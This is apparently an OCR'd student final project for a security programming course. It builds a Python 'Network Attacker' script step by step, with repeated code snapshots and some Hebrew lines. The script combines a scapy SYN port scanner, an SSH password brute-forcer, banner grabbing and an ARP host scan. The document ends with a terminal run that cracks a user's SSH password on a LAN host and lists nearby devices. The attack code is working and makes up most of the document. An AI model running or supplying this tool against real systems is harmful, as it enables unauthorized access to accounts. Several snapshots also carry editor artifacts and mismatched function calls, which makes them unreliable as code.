            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False
```

```python

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")

```

30 Create the variable "**SSHconn**" that equals to the "**paramiko.SSHClient()**" function.

31 Apply the "**.set_missing_host_key_policy(paramiko.AutoAddPolicy())**" function to the "**SSHconn**" variable.

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Network Attacker.py

```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

1 usage
def BruteForce(port, password_list, username):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        for password in file:
            password = password.strip()
            try:
                SSHconn.connect(target, port=port, username=username, password=password)
                print(f"Success! The password for {username} is {password}")
                break
            except paramiko.AuthenticationException:
                print(f"Trying password {password}... Failed.")
    return "Brute force attempt finished."

user = input("Enter the SSH server's login username: ")

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```python

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

32 Create a loop for each value in the "**passwords**" variable.

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Network Attacker.py

```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send


1 usage
def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    passwords = []
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    print(f"Attempting brute force on port {port} with username {username}...")
    for password in passwords:
        try:
            SSHconn.connect(target, port=port, username=username, password=password)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            return True
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"An error occurred: {e}")
            break
    return False


user = input("Enter the SSH server's login username: ")

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []
```

```python
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None
```

```python
if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

33 Implement "**try**" and "**except**" methodology. In case of an exception, the function will print "***<The password varaible> failed***."

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Network Attacker.py

```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

1 usage
def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=port, username=username, password=password)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            return True
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f"An error occurred: {e}")
            break
    return False


user = input("Enter the SSH server's login username: ")

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

```

```python
1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```python
def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

34 Connect to SSH using **"SSHconn.connect(Target, port=int(port),username=user, password=password,timeout = 1)"**

35 Print the password with a success message.

36 Close the connection with **"SSHconn.close()"**.

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Network Attacker.py

```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

1 usage
def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            return True
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f"An error occurred: {e}")
            break
    return False


user = input("Enter the SSH server's login username: ")

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []
```

```python
1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```python
def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port,  password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

37 Break the loop.

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Network Attacker.py

```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

1 usage
def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            break
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f"An error occurred: {e}")
            break

user = input("Enter the SSH server's login username: ")

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []
```

```python
1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```python
def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

38 After the main functionality loop, under the line that prints "***Finished scanning,***" create another **IF** statement that checks if 22 exist in the portlist and return the open ports.

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Network Attacker.py

```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

1 usage
def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            break
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f"An error occurred: {e}")
            break

user = input("Enter the SSH server's login username: ")

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []
```

```python
1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```python
def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            if port == 22:
                BruteForce(port, password_list: 'PasswordList.txt', user)
    print("Scan finished.")
    if 22 in open_ports:
        print("Port 22 is open, proceeding with brute force...")
    else:
        print("Port 22 is not open, skipping brute force.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

39 If port 22 is open, check if a user wants to perform a brute-force attack on that port (formulate a question with a "yes" or "no" answer).

Python Programming for Security - Final Project sagiv Version control

Network Attacker.py

```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

1 usage
def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            break
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f"An error occurred: {e}")
            break

user = input("Enter the SSH server's login username: ")

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

```

```python
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```python
def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
    print("Scan finished.")
    if 22 in open_ports:
        response = input("Port 22 is open. Do you want to perform a brute-force attack? (yes/no): ")
        if response.lower() == 'yes':
            BruteForce( port: 22,  password_list: 'PasswordList.txt', user, target)
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

40 If the user responds with a "**y**" or "**Y**"(yes) answer, start the brute-force function while sending it the port as the argument.

Python Programming for Security - Final Project sagiv Version control

Network Attacker.py


```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

1 usage
def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            break
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f"An error occurred: {e}")
            break

user = input("Enter the SSH server's login username: ")

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []
```

```python
1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```python

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
    print("Scan finished.")
    if 22 in open_ports:
        response = input("Port 22 is open. Do you want to perform a brute-force attack? (Y/N): ")
        if response.lower() in ['y', 'yes']:
            BruteForce( port: 22,  password_list: 'PasswordList.txt', user, target)
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

41 Run the script to launch the attack.

זה הקוד:



root@Matrix: /home/qball/Desktop

File Actions Edit View Help

GNU nano 7.2 NetworkAttacker.py

```
''')
def grab_banner(ip, port):
    try:
        s = socket.socket()
        s.settimeout(5)
        s.connect((ip, port))
        s.send(b'Hello\r\n')
        banner = s.recv(1024).decode('utf-8').strip().replace('\r', '').replace('\n', '')
        s.close()
        return banner
    except Exception as e:
        print(f"Unable to grab banner for {ip}:{port}")
        return None

def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            break
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f"An error occurred: {e}")
            break
```

root@Matrix: /home/qball/Desktop

File Actions Edit View Help

GNU nano 7.2 NetworkAttacker.py


```
user = input("Enter the SSH server's login username: ")
target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1(IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"))
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1(IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```
root@Matrix: /home/qball/Desktop
File  Actions  Edit  View  Help
GNU nano 7.2                                                    NetworkAttacker.py

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1(IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            banner = grab_banner(target, port)
            if banner:
                print(f"Banner for port {port}: {banner}")
            open_ports.append(port)
    print("Scan finished.")
    if 22 in open_ports:
        response = input("Port 22 is open. Do you want to perform a brute-force attack? (Y/N): ")
        if response.lower() in ['y', 'yes']:
            BruteForce(22, 'PasswordList.txt', user, target)
    response = input("Do you want to perform an ARP scan to discover active hosts and their vendors? (Y/N): ")
    if response.lower() in ['y', 'yes']:
        network = input("Enter the network range (e.g., 192.168.1.0/24): ")
        print(f"Scanning for active hosts in the network {network}...")
        ans, unans = arping(network, timeout=2, verbose=False)
        for snd, rcv in ans:
            mac_address = rcv.hwsrc
```

```
            try:
                p = manuf.MacParser()
                vendor = p.get_manuf(mac_address)
                print(f"Host {rcv.psrc} with MAC {mac_address} is active - Vendor: {vendor}")
            except ImportError:
                print(f"Host {rcv.psrc} with MAC {mac_address} is active")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

וזה ההרצה של הקוד: תגלול עד הסוף

```
┌──(root㉿Matrix)-[/home/qball/Desktop]
└─# ./NetworkAttacker.py
```



```
Enter the SSH server's login username: sagiv
Enter the target IP address: 192.168.1.163
The target 192.168.1.163 is available.
Port 22 is open.
```

```
Enter the SSH server's login username: sagiv
Enter the target IP address: 192.168.1.163
The target 192.168.1.163 is available.
Port 22 is open.
Banner for port 22: SSH-2.0-OpenSSH_9.3p2 Debian-1
Scan finished.
Port 22 is open. Do you want to perform a brute-force attack? (Y/N): y
Attempting brute force on port 22 with username sagiv...
Trying password Aa123456... Failed.
Trying password Aa123456!... Failed.
Trying password Aa1234567... Failed.
Trying password Aa123456#... Failed.
Success! The password for sagiv is Aa123456!!
Do you want to perform an ARP scan to discover active hosts and their vendors? (Y/N): y
Enter the network range (e.g., 192.168.1.0/24): 192.168.1.0/24
Scanning for active hosts in the network 192.168.1.0/24...
Host 192.168.1.1 with MAC a4:91:b1:e6:74:64 is active - Vendor: Technico
Host 192.168.1.158 with MAC 64:4e:d7:07:a8:f2 is active - Vendor: None
Host 192.168.1.161 with MAC 08:00:27:92:f5:23 is active - Vendor: PcsCompu
Host 192.168.1.163 with MAC 08:00:27:d7:ff:66 is active - Vendor: PcsCompu
Host 192.168.1.172 with MAC 04:d4:c4:f1:dd:e0 is active - Vendor: ASUSTekC
Host 192.168.1.190 with MAC 08:00:27:ce:13:bc is active - Vendor: PcsCompu
Host 192.168.1.215 with MAC f0:79:59:5e:6c:9d is active - Vendor: ASUSTekC
Host 192.168.1.121 with MAC 20:0b:cf:e2:45:4a is active - Vendor: Nintendo
Host 192.168.1.133 with MAC 3c:bd:3e:73:34:e3 is active - Vendor: BeijingX
Host 192.168.1.101 with MAC 64:e0:03:5a:b1:17 is active - Vendor: HuiZhouG
Host 192.168.1.112 with MAC a8:93:4a:e6:2c:47 is active - Vendor: Chongqin
Host 192.168.1.235 with MAC 78:dd:d9:8f:b7:63 is active - Vendor: Guangzho
Open ports: [22]

┌──(root㉿Matrix)-[/home/qball/Desktop]
└─# _
```